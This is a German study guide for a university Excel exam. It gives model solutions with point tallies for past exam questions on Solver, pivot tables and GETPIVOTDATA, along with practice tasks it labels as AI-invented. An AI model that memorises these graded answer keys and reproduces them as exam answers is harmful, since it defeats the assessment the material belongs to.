Der Solver ist ein **Add-In** des Drittherstellers Frontline Systems, das Algorithmen des Operations Research für Excel bereitstellt. Er ist mitinstalliert, aber nicht aktiv — aktiviert wird er über *Datei* → *Optionen* → *Add-Ins* → *Verwalten: Excel-Add-Ins*, danach erscheint er im Reiter Daten. ✓ {1}

b) 2 P. – Die drei Modellbestandteile

Jedes Solver-Modell besteht erstens aus der **Zielzelle** mit Optimierungsrichtung (Maximieren, Minimieren oder Zielwert), zweitens aus den **veränderbaren Variablenzellen**, an denen der Solver drehen darf. ✓ {2} Drittens aus den **Nebenbedingungen** — darunter regelmäßig die Nichtnegativitätsbedingungen, die zusammen mit den übrigen Restriktionen den Lösungsraum **schließen**; ein offener Lösungsraum liefert keine sinnvolle Optimallösung. ✓ {3}

c) 2 P. – Die drei Lösungsverfahren

Simplex-LP löst lineare Programme exakt und schafft bis zu 200 unabhängige Variablen — das Verfahren für klassische Produktionsprogramm- und Zuteilungsprobleme. ✓ {4}

GRG Nichtlinear behandelt glatte nichtlineare Modelle und lässt sich per Multistart mit rund 100 Startpunkten gegen lokale Optima absichern; das **evolutionäre Verfahren** schließlich greift bei nicht-glatten, kombinatorischen Problemen — vorgeführt am Rundreiseproblem mit der All-Different-Nebenbedingung. ✓ **{5}**

(✓){+1} Ein korpusfester Anwendungsfall als Reserve: In der Prognose-Übung wurden die Quartalsgewichte früher per Solver optimiert, was das Gütemaß nochmals etwa halbierte — heute hält Rohleder das für entbehrlich, weil PROGNOSE.ETS() Trend und Saison selbst erkennt; der Solver bleibt das Werkzeug für echte Optimierungsfragen mit Nebenbedingungen.

Rohleders Erwartung: Sein eigener Maßstab aus der Vorlesung: „Sie müssen nur grundsätzlich wissen, dass es den Solver gibt.“ Die Punkte liegen also bei Einordnung, den drei Modellbestandteilen und der Verfahrens-Zuordnung — keine Bedienschnitt-Details.

Kap. 7 · Pivot-Tabellen — Aufbau, Felder, typische Auswertungen · Werkzeug

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

- 10 P. · Eine PIVOTDATENZUORDNEN-Formel lesen und bewerten Pivot . 280
- #061 f) Urteil: Ballast oder unentbehrlich? SVERWEIS/XVERWEIS · Pivot · INDIRECT/DDE · Bezugsarten 303
 - 10 P. · Fehlendes Pivot-Feld: Jahresumsatz aus Quartalsumsätzen Pivot 283
 - 10 P. · Grenzen der Pivot-Analyse und ihr Aktualisierungsverhalten Pivot 294
- #063 Pivotanalysen Pivot · CAGR 312
- Pivotanalysen – Jahresumsatz pro Produkt und Region Pivot · Performance ... 275
- PIVOTDATENZUORDNEN() Pivot · CAGR 274
- #062 PIVOTDATENZUORDNEN() Pivot · CAGR · Matrixformeln · Bezugsarten 308
 - 10 P. · PIVOTDATENZUORDNEN() als layoutstabiler Zugriff auf Pivot-Werte Pivot 287
- #060 Pivottabellen SUMMEWENNS · Pivot · Bezugsarten · Diagramme 297
 - 7 P. · Pivottabellen nach über 30 Jahren: historischer Ballast oder unentbehrliches Werkzeug? Pivot 291
- Pivottabellen – historischer Ballast oder unentbehrlich? Pivot · VBA/Makros · Diagramme 274
 - 10 P. · Wann die Pivot-Tabelle das richtige Werkzeug ist und wann nicht Pivot 277

QUBA – Pivot-Tabellen

Status: GEPRÜFT (1,0) — PIVOTDATENZUORDNEN() (GETPIVOTDATA) inkl. Auto-Erzeugung, „harte Werte“ und Bruchgefahr über Folienskript bestätigt; berechnetes Feld vs. Hilfsspalte korrekt.

Cluster: Pivot-Tabellen als Analysewerkzeug, die Funktion PIVOTDATENZUORDNEN(), und der Aufbau konkreter Pivot-Analysen.

1. Pivottabellen – historischer Ballast oder unentbehrlich?

(Klausur 27.02.2024, Aufgabe 8, 7 Punkte)

Frage: Pivottabellen wurden 1993 in Excel eingeführt, das Konzept ist also über 30 Jahre alt. In der Praxis ist die Beliebtheit der „PivotTables“ jedoch ungebrochen. Ist das Pivottabellenfeature historischer Ballast oder ein weiterhin unentbehrliches Werkzeug für die tägliche Zahlenarbeit? Begründen Sie Ihr Urteil.

Musterlösung (Urteil: *weiterhin unentbehrlich, nicht Ballast*):

1. **Effizienz und Geschwindigkeit:** Pivot-Tabellen fassen große Datenmengen mit wenigen Klicks zusammen und analysieren sie – ohne tiefe technische Kenntnisse, ohne manuelle Formeln.
2. **Flexibilität:** Zeilen, Spalten und Werte lassen sich frei umstellen; verschiedene Dimensionen und Aggregationen (Summe, Mittelwert, Anzahl) plus benutzerdefinierte Felder.
3. **Benutzerfreundlichkeit:** intuitive Drag-and-Drop-Bedienung, breit einsetzbar von Finanzanalyse bis Projektmanagement.
4. **Integration:** kombinierbar mit Diagrammen, bedingter Formatierung, Power Query und Power Pivot; per VBA automatisierbar.
5. **Weiterentwicklung:** Microsoft hat Pivot kontinuierlich ausgebaut (Slicer/ Datenschnitte, Zeitachse, Datenmodell, Verbindung zu Datenbanken und Big-Data-Quellen).

Ausgewogenheit (für Top-Note): Einschränkungen benennen, die moderne BI-Tools (Power BI) besser lösen – Leistung bei sehr großen Datensätzen, komplexere Datenmodellierung, cloubasierte Kollaboration in Echtzeit. **Fazit:** kein Ballast, aber im Zusammenspiel mit dem Datenmodell/Power BI zu denken.

2. PIVOTDATENZUORDNEN()

(Klausur 26.07.2022, Aufgabe 7, 10 Punkte)

Frage: a) (4 P) Wozu genau dient die Tabellenblatfunktion PIVOTDATENZUORDNEN()? Warum wird sie gebraucht? b) (6 P) Erläutern Sie drei Nachteile dieser Tabellenblatfunktion.

Funktionsname: PIVOTDATENZUORDNEN() (englisch GETPIVOTDATA).

Musterlösung a): PIVOTDATENZUORDNEN() liest gezielt einzelne, aggregierte Werte aus einer Pivot-Tabelle in eine normale Zelle außerhalb der Pivot-Tabelle aus. Dadurch werden zusammengefasste Pivot-Ergebnisse in eigenen Berichten, Dashboards oder Weiterberechnungen verfügbar – ohne die Pivot-Struktur direkt anzuzeigen. Excel erzeugt die Funktion automatisch, wenn man beim Formelaufbau auf eine Pivot-Zelle klickt.

Warum gebraucht: stabiler Zugriff auf einen bestimmten Wert **unabhängig von der aktuellen Zeilen-/Spaltenposition** in der Pivot-Tabelle; erlaubt maßgeschneiderte Auswertungen und Berichte, die auf Pivot-Ergebnissen aufsetzen.

Musterlösung b) – drei Nachteile:

1. **Abhängigkeit von der Pivot-Struktur / Bruchgefahr.** Die Funktion referenziert Feld- und Elementnamen der Pivot-Tabelle. Ändert sich das Pivot-Layout, wird ein Feld/Element entfernt oder umbenannt, liefert die Formel #BEZUG!.
[korrigiert: Der im Scan genannte „statisch/aktualisiert sich nicht“-Punkt ist irreführend – PIVOTDATENZUORDNEN() aktualisiert sich sehr wohl bei jeder Pivot-Neuberechnung. Der reale Nachteil ist die Zerbrechlichkeit gegenüber Strukturänderungen.]
2. **Sperrige, schwer lesbare Syntax.** Die automatisch erzeugten Formeln sind lang und mit vielen Feld/Element-Paaren schwer manuell zu bearbeiten und zu übertragen (nicht einfach „nach unten ziehbar“ wie ein relativer Bezug).
3. **Eingeschränkte Flexibilität.** Man kann nur bereits in der Pivot-Tabelle aggregierte Werte abrufen. Für Detaildaten oder andere Aggregationen muss erst die Pivot-Tabelle angepasst werden – kein direkter Zugriff auf die Rohdaten.

3. Pivotanalysen – Jahresumsatz pro Produkt und Region

(Klausur 29.07.2021, Aufgabe 3, 10 Punkte)

Frage: Sie wollen den Jahresumsatz pro Produkt und Region per Pivotanalyse ermitteln. Das Feld „Jahresumsatz“ (A), das Sie auswerten wollen, ist in den Quelldaten und damit in der Feldliste (B) nicht vorhanden. Die nötigen Quartalsumsätze sind jedoch vorhanden. a) (6 P) Erläutern Sie zwei unterschiedliche Wege, die gewünschte Pivotanalyse durchzuführen. b) (4 P) Nennen Sie für jeden Weg je einen spezifischen Vor- und Nachteil.

Musterlösung a) – zwei Wege:

Weg 1 – Berechnetes Feld in der PivotTable:

1. Produkt und Region als Zeilen-/Spaltenfelder anlegen.
2. In der PivotTable ein **berechnetes Feld** definieren (PivotTable-Analyse → Felder, Elemente und Gruppen → Berechnetes Feld).
3. Formel als Summe der Quartalsfelder: Jahresumsatz = Umsatz Q1 + Umsatz Q2 + Umsatz Q3 + Umsatz Q4.
4. Das neue Feld in den Wertebereich ziehen.

Weg 2 – Hilfsspalte in den Quelldaten:

1. In den Quelldaten neben den Quartalsspalten eine neue Spalte anlegen:
=SUMME (Q1 : Q4) bzw. =Q1+Q2+Q3+Q4 je Zeile.
2. Quelldaten speichern, PivotTable-Datenbereich um die neue Spalte erweitern und **aktualisieren**.
3. Das nun vorhandene Feld „Jahresumsatz“ in den Wertebereich ziehen.

Musterlösung b) – je ein Vor- und Nachteil:

Weg	Vorteil	Nachteil
Berechnetes Feld	Flexibel, keine Änderung der Quelldaten nötig; Logik bleibt in der Pivot	Kann bei großen Datenmengen die Pivot-Berechnung verlangsamen; berechnete Felder sind in ihren Möglichkeiten begrenzt
Hilfsspalte in Quelldaten	Bessere Performance (Wert ist vorberechnet, Pivot greift nur zu)	Quelldaten werden verändert → Datenintegrität/Wartung; Feld muss bei neuen Zeilen gepflegt und die Pivot aktualisiert werden

Übungsaufgaben im Rohleder-Stil — gelöst

Selbst gebaute Aufgaben nach dem gemessenen Muster der echten Klausuren: nur „Erläutern Sie“, konkrete Formeln lesen und kritisieren, Presse-Fälle, Rollenwechsel. Grün umrandet = kein Original.

Aufgabe #054 · 10 P. · Wann die Pivot-Tabelle das richtige Werkzeug ist und wann nicht · von der KI erfunden – kein Original

Pivot-Tabellen gibt es in Excel seit 1993, und ihre Beliebtheit ist ungebrochen. Ein Werkzeug, das überall eingesetzt wird, wird allerdings auch dort eingesetzt, wo es nicht hingehört.

- a) (6 P.) Erläutern Sie drei verschiedene Situationen, in denen die Pivot-Tabelle das richtige Werkzeug ist.
- b) (4 P.) Erläutern Sie zwei verschiedene Situationen, in denen sie das falsche Werkzeug ist, und erläutern Sie jeweils, was stattdessen einzusetzen ist.

a) 6 P. – Drei Situationen für die Pivot-Tabelle

Situation 1: Eine große, saubere Einzelsatzliste soll nach mehreren Dimensionen verdichtet werden. Liegen die Daten als echte Liste vor, in der eine Zeile genau einen Vorgang beschreibt und jede Spalte ein Merkmal, dann verdichtet die Pivot-Tabelle mit wenigen Klicks und ohne eine einzige Formel, wofür man sonst ein Formelwerk aus SUMMEWENNS () bauen müsste. ✓ {1} Bei 40.000 Rechnungszeilen entsteht die Auswertung „Umsatz je Region, aufgegliedert nach Produktkategorie und Quartal“ damit in Minuten, und sie ist gegen die typischen Kopier- und Bereichsfehler eines handgebaute Formelblatts immun, weil nichts kopiert wird. ✓ {2}

Situation 2: Die Fragestellung steht noch nicht fest. In der explorativen Phase einer Analyse weiß niemand vorher, ob die interessante Sicht nach Region, nach Kunde oder nach Monat läuft; die Pivot-Tabelle erlaubt es, Felder per Drag-and-Drop zwischen Zeilen, Spalten und Werten zu tauschen und die Aggregation zwischen Summe, Mittelwert und Anzahl umzuschalten, ohne die Auswertung neu zu bauen. ✓ {3} Genau deshalb ist sie auch das schnellste Werkzeug zur Datenqualitätsprüfung, weil eine Zeilengruppierung über ein Feld sofort alle vorkommenden Ausprägungen zeigt und Tippfehler, doppelte Schreibweisen und unerwartete Leerwerte auf einen Blick sichtbar macht. ✓ {4}

Situation 3: Ein wiederkehrender Standardbericht auf gleichbleibender Datenstruktur. Ändert sich von Monat zu Monat nur der Dateninhalt und nicht der Aufbau, genügt es, die Quelle zu aktualisieren und „Aktualisieren“ zu klicken, sodass der Berichtsaufbau einmal erstellt und danach dauerhaft genutzt wird. ✓ {5} Die Pivot-Tabelle steht dabei nicht allein, sondern lässt sich mit PivotChart, bedingter Formatierung, Datenschnitten und Zeitachse zu einem bedienbaren Bericht ausbauen, mit Power Query für die Aufbereitung und Power Pivot beziehungsweise dem Datenmodell für mehrere verknüpfte Tabellen kombinieren und bei Bedarf per VBA automatisieren. ✓ {6}

b) 4 P. – Zwei Situationen gegen die Pivot-Tabelle

Situation 1: Die Datenbasis ist keine Liste, oder es wird Modelllogik statt Aggregation gebraucht. Enthalten die Quelldaten verbundene Zellen, Zwischenüberschriften, mehrzeilige Kopfbereiche oder liegen sie bereits als Kreuztabelle vor, ist die Pivot-Tabelle das falsche Werkzeug, ebenso wenn die Auswertung eine Zeilenlogik verlangt, etwa eine laufende Bestandsfortschreibung oder eine Zuordnung über einen Schlüssel. ✓ **{1}** Richtig ist dann, die Daten zuerst mit Power Query in eine saubere Liste zu überführen und die eigentliche Rechnung mit SUMMEWENNS () und XVERWEIS () in einem bewusst gebauten Modell abzubilden, denn eine Pivot-Tabelle **verdichtet** Daten, sie rechnet keine Geschäftslogik. ✓ **{2}**

Situation 2: Sehr große Datenmengen, mehrere verknüpfte Quellen oder ein revisionssicheres Ergebnis. Bei Datenmengen jenseits der Excel-Grenzen, bei komplexer Datenmodellierung über mehrere Systeme hinweg und bei der Anforderung, dass mehrere Personen gleichzeitig und versioniert an derselben Auswertung arbeiten, stößt die klassische Pivot-Tabelle an ihre Grenzen; hier sind das Datenmodell mit Power Pivot und DAX oder Power BI die passenden Werkzeuge. ✓ **{3}** Ungeeignet ist sie außerdem überall dort, wo ein Ergebnis zeilengenau belegt und von einem Prüfer nachgerechnet werden muss, denn die Pivot-Tabelle zeigt zwar auf Doppelklick die zugrunde liegenden Datensätze, dokumentiert aber keine prüfbare Rechenkette; in diesem Fall gehört die Kennzahl in ein formelbasiertes Modell mit sichtbaren Zwischenschritten. ✓ **{4}**

■ Über die geforderten Punkte hinaus

Das ausgewogene Urteil, das Rohleder in der Originalfrage „historischer Ballast oder unentbehrlich“ hören will, lautet: kein Ballast, aber im Zusammenspiel mit Datenmodell und Power BI zu denken. (✓)(+1) Microsoft hat das Feature über dreißig Jahre kontinuierlich ausgebaut, von Datenschnitten und Zeitachse über das Datenmodell bis zur Anbindung an Datenbanken und Big-Data-Quellen, sodass „alt“ hier gerade nicht „veraltet“ bedeutet. (✓)(+2)

Ein oft übersehener Vorteil ist der Doppelklick auf eine Wertzelle, der die zugrunde liegenden Datensätze in einem neuen Blatt ausgibt und damit den Weg von der verdichteten Zahl zurück zum Einzelvorgang öffnet. (✓)(+3) Diese Funktion ist zugleich eine Falle, weil sie eine statische Kopie erzeugt, die anschließend nicht mehr mitaktualisiert wird. (✓)(+4)

Zur Vorbereitung gehört, die Quelldaten als **formatierte Tabelle** anzulegen, damit der Datenbereich der Pivot-Tabelle mitwächst; andernfalls muss der Bereich bei jeder neuen Zeile von Hand nachgezogen werden, und genau dieser vergessene Handgriff ist eine der häufigsten Fehlerquellen in Monatsberichten. (✓)(+5)

Wer die Pivot-Tabelle produktiv einsetzt, sollte außerdem wissen, dass „Aktualisieren“ nicht automatisch beim Öffnen der Datei geschieht, solange dies nicht in den PivotTable-Optionen ausdrücklich eingestellt wurde. (✓)(+6) Ein Bericht kann deshalb völlig korrekt aussehen und trotzdem den Stand der Vorwoche zeigen. (✓)(+7)

Eine gute Gegenposition zur reinen Werkzeugfrage lautet, dass die Pivot-Tabelle die Analysefähigkeit demokratisiert hat, weil sie Auswertungen ohne Programmier- oder Formelkenntnisse ermöglicht. (✓)(+8) Dieselbe Niedrigschwelligkeit erzeugt allerdings das bekannte Risiko, dass jede Abteilung ihre eigene Wahrheit produziert, weil dieselbe Kennzahl in fünf Pivot-Tabellen fünf verschiedene Filterzustände haben kann. (✓)(+9)

Die organisatorische Antwort darauf ist keine technische, sondern eine der Governance: eine dokumentierte Kennzahldefinition und eine einzige gepflegte Quelle, auf die alle Auswertungen aufsetzen. (✓)(+10)

Rohleders Erwartung: Er will ein begründetes Urteil und keine Werbebroschüre; die volle Punktzahl gibt es erst, wenn die Grenzen des Werkzeugs mit derselben Ernsthaftigkeit benannt werden wie seine

Stärken. Jede genannte Situation braucht ein konkretes Beispiel, sonst bleibt es bei der Hälfte der Punkte.

Aufgabe #055 · 10 P. · Eine PIVOTDATENZUORDNEN-Formel lesen und bewerten ·

von der KI erfunden – kein Original

Auf einem Berichtsblatt steht außerhalb der Pivot-Tabelle in Zelle H5 die Formel
=PIVOTDATENZUORDNEN("Umsatz";

\$A\$3;"Region";"Nord";"Produkt";"Kaffeemühle"). Die zugehörige Pivot-Tabelle beginnt in Zelle A3 und wertet einen Verkaufsdatensatz aus.

- a) (2 P.) Welche Ausgabe erzeugt die Formel, und was bedeuten ihre Bestandteile?
- b) (6 P.) Erläutern Sie drei verschiedene Nachteile dieser Tabellenblatfunktion.
- c) (2 P.) Erläutern Sie, wie eine solche Formel überhaupt entsteht und wie man das abstellt.

a) 2 P. – Ausgabe und Bestandteile

Die Formel gibt den in der Pivot-Tabelle bereits **aggregierten** Umsatzwert für die Kombination Region „Nord“ und Produkt „Kaffeemühle“ als eine einzelne Zahl in Zelle H5 aus; sie liest also einen fertigen Kreuzungspunkt der Pivot-Tabelle in eine normale Zelle außerhalb davon, ohne dass die Pivot-Struktur selbst angezeigt werden muss. ✓ {1}

Bestandteil für Bestandteil bedeutet das: "Umsatz" benennt das auszulesende **Datenfeld** genau so, wie es in der Pivot-Tabelle heißt (bei Standardbeschriftung gegebenenfalls „Summe von Umsatz“), \$A\$3 ist eine beliebige Zelle **innerhalb** der Ziel-Pivot und dient nur dazu, diese eindeutig zu identifizieren, weshalb sie absolut gesetzt ist, und danach folgen Paare aus Feldname und Element, die den gesuchten Wert eingrenzen, jeweils durch das Semikolon als Argumenttrennzeichen getrennt. ✓ {2}

b) 6 P. – Drei verschiedene Nachteile

Nachteil 1: Abhängigkeit von der Pivot-Struktur und damit Bruchgefahr. Die Funktion spricht Feld- und Elementnamen als Text an; wird das Feld „Region“ umbenannt, aus der Pivot entfernt oder das Element „Nord“ durch einen Filter ausgeblendet, findet die Formel ihr Ziel nicht mehr und liefert #BEZUG!, obwohl die zugrunde liegenden Daten unverändert vorhanden sind. ✓ {1} Wichtig ist dabei die Abgrenzung zu einem verbreiteten Irrtum: Die Funktion ist **nicht** statisch und liefert keine veralteten Werte, denn sie aktualisiert sich bei jeder Neuberechnung der Pivot-Tabelle mit; der eigentliche Nachteil ist ausschließlich ihre Zerbrechlichkeit gegenüber Strukturänderungen. ✓ {2}

Nachteil 2: Sperrige, schwer lesbare Syntax und fehlende Kopierbarkeit. Schon bei zwei Kriterien ist die Formel doppelt so lang wie ein einfacher Zellbezug, und mit jedem weiteren Feld wächst sie um ein weiteres Namenspaar, was ein Dashboard mit vierzig Kennzahlen praktisch unwartbar macht. ✓ {3} Da die Feldnamen als feste Textkonstanten in der Formel stehen, lässt sie sich zudem nicht wie ein relativer Bezug einfach nach unten ziehen, denn beim Kopieren passt sich nichts an; wer sie dennoch in einer Matrix einsetzen will, muss die Textkonstanten durch Zellbezüge auf Beschriftungszellen ersetzen, was die Lesbarkeit weiter verschlechtert. ✓ {4}

Nachteil 3: Eingeschränkte Flexibilität, weil nur Aggregiertes verfügbar ist. Abrufbar ist ausschließlich das, was die Pivot-Tabelle bereits berechnet und anzeigt; braucht der Bericht eine andere Aggregation, eine feinere Gliederung oder einen Einzelwert, muss zuerst die Pivot-Tabelle selbst umgebaut werden, was wiederum die bestehenden Formeln gefährdet. ✓ {5} Ein direkter Zugriff auf die Rohdaten ist nicht möglich, und der aktuelle Filterzustand der Pivot-Tabelle wirkt immer mit, sodass ein unbeabsichtigt gesetzter Datenschnitt die Werte des ganzen Berichtsblatts still verändert. ✓ {6}

c) 2 P. – Entstehung und Abschaltung

Solche Formeln schreibt in aller Regel niemand von Hand: Excel erzeugt sie automatisch, sobald man beim Aufbau einer Formel mit der Maus auf eine Zelle innerhalb einer Pivot-Tabelle klickt, und ersetzt den erwarteten Zellbezug durch den vollständigen PIVOTDATENZUORDNEN-Aufruf. ✓ {1}

Abstellen lässt sich das über „PivotTable-Analyse“, dort im Dropdown neben der Schaltfläche „PivotTable“ bei den Optionen den Eintrag „GetPivotData-Funktionen generieren“ abwählen; danach entsteht beim Anklicken ein gewöhnlicher Zellbezug, was allerdings eine bewusste Entscheidung sein sollte, weil dieser Bezug positionsabhängig ist und beim Umsortieren der Pivot-Tabelle auf den falschen Wert zeigt. ✓ {2}

■ Über die geforderten Punkte hinaus

Der Vorteil, den die Funktion trotz aller Nachteile hat, ist der Grund ihrer Existenz: Sie greift einen Wert über seine **inhaltliche Beschreibung** ab und nicht über seine Position, sodass der Bezug auch dann korrekt bleibt, wenn die Pivot-Tabelle umsortiert wird oder Zeilen dazukommen. (✓)(+1) Genau darin ist sie einem harten Zellbezug wie =A17 deutlich überlegen, der beim ersten Umbau still auf einen anderen Wert zeigt. (✓)(+2)

Wer die Sperrigkeit reduzieren will, ersetzt die Textkonstanten durch Bezüge auf die Beschriftungszellen des Berichts, also etwa =PIVOTDATENZUORDNEN("Umsatz"; \$A\$3;"Region";\$G5;"Produkt";H\$4). (✓)(+3) Damit wird die Formel wieder in beide Richtungen ziehbar und das Dashboard bleibt wartbar, ohne den Vorteil der inhaltlichen Adressierung aufzugeben. (✓)(+4)

Ein sinnvoller Begleiter ist WENNFEHLER() an dieser einen Stelle ausnahmsweise vertretbar, wenn eine Kombination im Datenbestand fachlich nicht vorkommen kann, etwa ein Produkt, das in einer Region nicht geführt wird. (✓)(+5) Sauberer ist allerdings, den Fehler stehen zu lassen und die Kennzahl aus dem Bericht zu nehmen, statt eine Null zu zeigen, die wie ein Umsatz von null aussieht. (✓)(+6)

Für die Namensangabe gilt eine Feinheit, die in der Klausur Punkte kostet: Der Feldname muss exakt der Beschriftung in der Pivot-Tabelle entsprechen, nicht der Spaltenüberschrift der Quelldaten, und Groß- und Kleinschreibung sind dabei zwar unerheblich, führende oder doppelte Leerzeichen jedoch nicht. (✓)(+7)

Als Alternative für gehobene Ansprüche steht in Modellen mit Datenmodell die Funktion CUBEWERT() zur Verfügung, die Werte direkt aus dem Datenmodell holt und dabei nicht von einer sichtbaren Pivot-Tabelle abhängt. (✓)(+8) Sie ist damit strukturell robuster, verlangt aber Kenntnisse in der MDX-Schreibweise und ist deshalb nichts für den Gelegenheitsanwender. (✓)(+9)

Für die Praxis bleibt die nüchterne Empfehlung: PIVOTDATENZUORDNEN() ist für einzelne, stabile Kennzahlen in einem Deckblatt oder Dashboard gut geeignet, für flächige Auswertungsmatrizen dagegen nicht; diese baut man besser direkt als Pivot-Tabelle oder mit SUMMEWENNS() auf den Rohdaten. (✓)(+10)

Rohleders Erwartung: Er prüft hier zwei Dinge zugleich, das Lesen einer konkreten Formel und die Fähigkeit zur nüchternen Abwägung. Wer bei den Nachteilen den verbreiteten Irrtum „die Werte sind statisch“ ungeprüft

übernimmt, verliert Punkte; richtig ist die Bruchgefahr bei Strukturänderungen.

Original-Klausuraufgaben aus den Altmeisterklausuren — gelöst

Rohleders eigener Wortlaut aus neun Klausuren 2021–2025. Wortgleiche Wiederholer sind in der Box markiert.

Aufgabe #056 · 10 P. · Fehlendes Pivot-Feld: Jahresumsatz aus Quartalsumsätzen · Original-Aufgabenstellung

Sie wollen zur Ermittlung des Jahresumsatzes pro Produkt und Region eine Pivotanalyse erstellen. Das Feld Jahresumsatz, das Sie in A auswerten wollen, ist jedoch in den Quelldaten und damit in der Liste der PivotTable-Felder B nicht vorhanden. Die zur Berechnung dieses Felds notwendigen Quartalsumsätze sind den Quelldaten sowie den PivotTable-Feldern jedoch zu entnehmen.

- a) 6 P. Erläutern Sie zwei unterschiedliche Wege, die gewünschte Pivotanalyse durchzuführen.
- a) 4 P. Nennen Sie für jeden der beiden Wege je einen spezifischen Vor- und Nachteil.

Vorüberlegung. Der Jahresumsatz ist eine abgeleitete Größe: Er existiert nicht als eigenes Feld, lässt sich aber vollständig aus den vier vorhandenen Quartalsumsätzen berechnen. Für jede Zeile gilt: Jahresumsatz = Q1-Umsatz + Q2-Umsatz + Q3-Umsatz + Q4-Umsatz. Der Jahresumsatz ist ausdrücklich die Summe der vier Quartale und nicht „ein Quartal mal vier“; letzteres wäre nur richtig, wenn alle vier Quartale exakt gleich hoch wären. Es gibt zwei grundsätzlich verschiedene Ansatzpunkte, nämlich die Berechnung innerhalb der PivotTable oder die Berechnung vorher in den Quelldaten.

a) 6 P. – Zwei unterschiedliche Wege

Weg 1 – Berechnetes Feld innerhalb der PivotTable

✓ **{1}** Man erzeugt das fehlende Feld direkt in der PivotTable, ohne die Quelldaten anzufassen. Dazu wird die PivotTable zunächst aufgebaut, indem Produkt und Region in den Zeilenbereich gezogen werden.

✓ **{2}** Anschließend setzt man den Cursor in die PivotTable und ruft im Menüband den Reiter **PivotTable-Analyse**, Gruppe **Berechnungen**, Schaltfläche **Felder, Elemente und**

Gruppen, Eintrag **Berechnetes Feld ...** auf. Im Dialog trägt man bei *Name* Jahresumsatz ein und bei *Formel* die Addition der Quartalsfelder:

= 'Q1-Umsatz' + 'Q2-Umsatz' + 'Q3-Umsatz' + 'Q4-Umsatz'

✓ **{3}** Nach der Bestätigung erscheint das neue Feld Jahresumsatz automatisch in der Feldliste und kann in den Wertebereich gezogen werden. Bestandteil für Bestandteil: = leitet die Formel ein; 'Q1-Umsatz' ist ein Feldbezug auf ein vorhandenes Wertfeld, wobei die einfachen Hochkommas '...' nötig sind, weil der Feldname mit dem Bindestrich ein Sonderzeichen enthält und Excel ihn sonst als Minus-Operator lesen würde; + ist der Additionsoperator; die weiteren Feldbezüge liefern die Quartale zwei bis vier. Wichtig für das Verständnis ist, dass ein berechnetes Feld auf Ebene der Feld-Summen rechnet, also $\text{Summe}(\text{Q1}) + \text{Summe}(\text{Q2}) + \text{Summe}(\text{Q3}) + \text{Summe}(\text{Q4})$ bildet.

Weg 2 – Hilfsspalte in den Quelldaten

✓ **{4}** Man ergänzt das Feld bereits in der Datenquelle, sodass es in der Feldliste als ganz normales Feld auftaucht. Dazu wird rechts neben die Quartalsspalten eine neue Spalte mit der Überschrift Jahresumsatz eingefügt; die Überschrift ist Pflicht, weil die Pivot eine Spalte ohne Überschrift nicht als Feld übernimmt.

✓ **{5}** In die erste Datenzeile schreibt man die Summenformel und kopiert sie per Ausfüllkästchen über alle Datenzeilen nach unten:

=SUMME (C2 : F2)

Bestandteil für Bestandteil: = startet die Formel; SUMME ist die Tabellenblatfunktion, die alle Werte des übergebenen Bereichs addiert; (und) umschließen das Argument; C2 : F2 ist der zu summierende Zellbereich, also die vier Quartalsspalten der Zeile 2; : ist der Bereichsoperator und bedeutet „von ... bis“.

✓ **{6}** Anschließend setzt man die PivotTable auf den erweiterten Datenbereich auf beziehungsweise passt bei einer bestehenden Pivot die Datenquelle über **PivotTable-Analyse ▶ Datenquelle ändern** an und aktualisiert die Pivot über die rechte Maustaste ▶ *Aktualisieren*. Danach steht Jahresumsatz in der Feldliste und wird in den Wertebereich gezogen.

b) 4 P. – Je ein spezifischer Vor- und Nachteil pro Weg

✓ **{1}** Weg 1, Vorteil: Die Quelldaten bleiben unverändert, sodass die Ursprungsliste nicht angefasst wird und keine versehentliche Änderung der Rohdaten riskiert wird.

✓ **⟨2⟩** Weg 1, Nachteil: Ein berechnetes Feld rechnet nur auf Ebene der Feld-Summen und nicht zeilenweise; für die reine Addition ist das hier korrekt, bei nichtlinearen Größen wie Mittelwerten, Anteilen oder Quotienten liefert es dagegen falsche Ergebnisse.

✓ **⟨3⟩** Weg 2, Vorteil: Es steht die volle, zeilenweise Excel-Funktionalität zur Verfügung, und das Ergebnis ist direkt in den Rohdaten sicht- und nachprüfbar.

✓ **⟨4⟩** Weg 2, Nachteil: Die Quelldaten werden verändert und der Pivot-Datenbereich muss angepasst und aktualisiert werden; kommen neue Zeilen hinzu, muss die Formel mitgezogen werden, sonst fehlen Werte in der Auswertung.

Fazit. Beide Wege führen zum selben Ergebnis. Weg 1 schont die Quelldaten, ist aber funktional begrenzt; Weg 2 ist flexibel und prüfbar, verändert aber die Datenbasis.

Über die geforderten Punkte hinaus

(✓){+1} Dritter Weg für Fortgeschrittene. Statt einer klassischen Hilfsspalte kann man die Quelldaten als strukturierte Tabelle formatieren (Einfügen ▶ Tabelle) und die berechnete Spalte mit $\text{=SUMME (tblUmsatz [@ [Q1-Umsatz] : [Q4-Umsatz]])}$ füllen. Die Tabelle wächst automatisch mit, sodass der Nachteil „Datenbereich muss gepflegt werden“ entfällt.

(✓){+2} Vierter Weg über das Datenmodell. Wird die Pivot auf das Datenmodell aufgesetzt, lässt sich der Jahresumsatz als DAX-Measure definieren. Das ist die einzige Variante, die auch bei nichtlinearen Kennzahlen zeilenweise korrekt rechnet und trotzdem die Quelldaten nicht verändert – sie vereint also die Vorteile beider geforderten Wege.

(✓){+3} Warum der Nachteil von Weg 1 klausurentscheidend ist. Rohleder prüft hier, ob der Unterschied zwischen „vor der Aggregation rechnen“ und „nach der Aggregation rechnen“ verstanden ist. Beispiel: Der durchschnittliche Umsatz je Quartal ist als berechnetes Feld $(' Q1\text{-Umsatz}' + \dots + ' Q4\text{-Umsatz}') / 4$ korrekt, ein berechnetes Feld $\text{Umsatz} / \text{Menge}$ dagegen falsch, weil es $\text{Summe (Umsatz)} / \text{Summe (Menge)}$ bildet statt den Durchschnitt der zeilenweisen Quotienten.

(✓){+4} Praxisfälle Aktualisieren. Eine PivotTable ist eine Momentaufnahme im Pivot-Cache. Änderungen an den Rohdaten wirken sich erst nach *Aktualisieren* aus. Wer das in der Antwort erwähnt, sichert sich den Schrittpunkt bei Weg 2 ab.

(✓){+5} Verbindung zu PIVOTDATENZUORDNEN(). Soll der so ermittelte Jahresumsatz außerhalb der Pivot weiterverrechnet werden, erzeugt Excel beim Anklicken automatisch `PIVOTDATENZUORDNEN()`. Diese Funktion ist eigenes Klausurthema (26.07.2022, Aufgabe 7) und der natürliche Anschluss an diese Aufgabe.

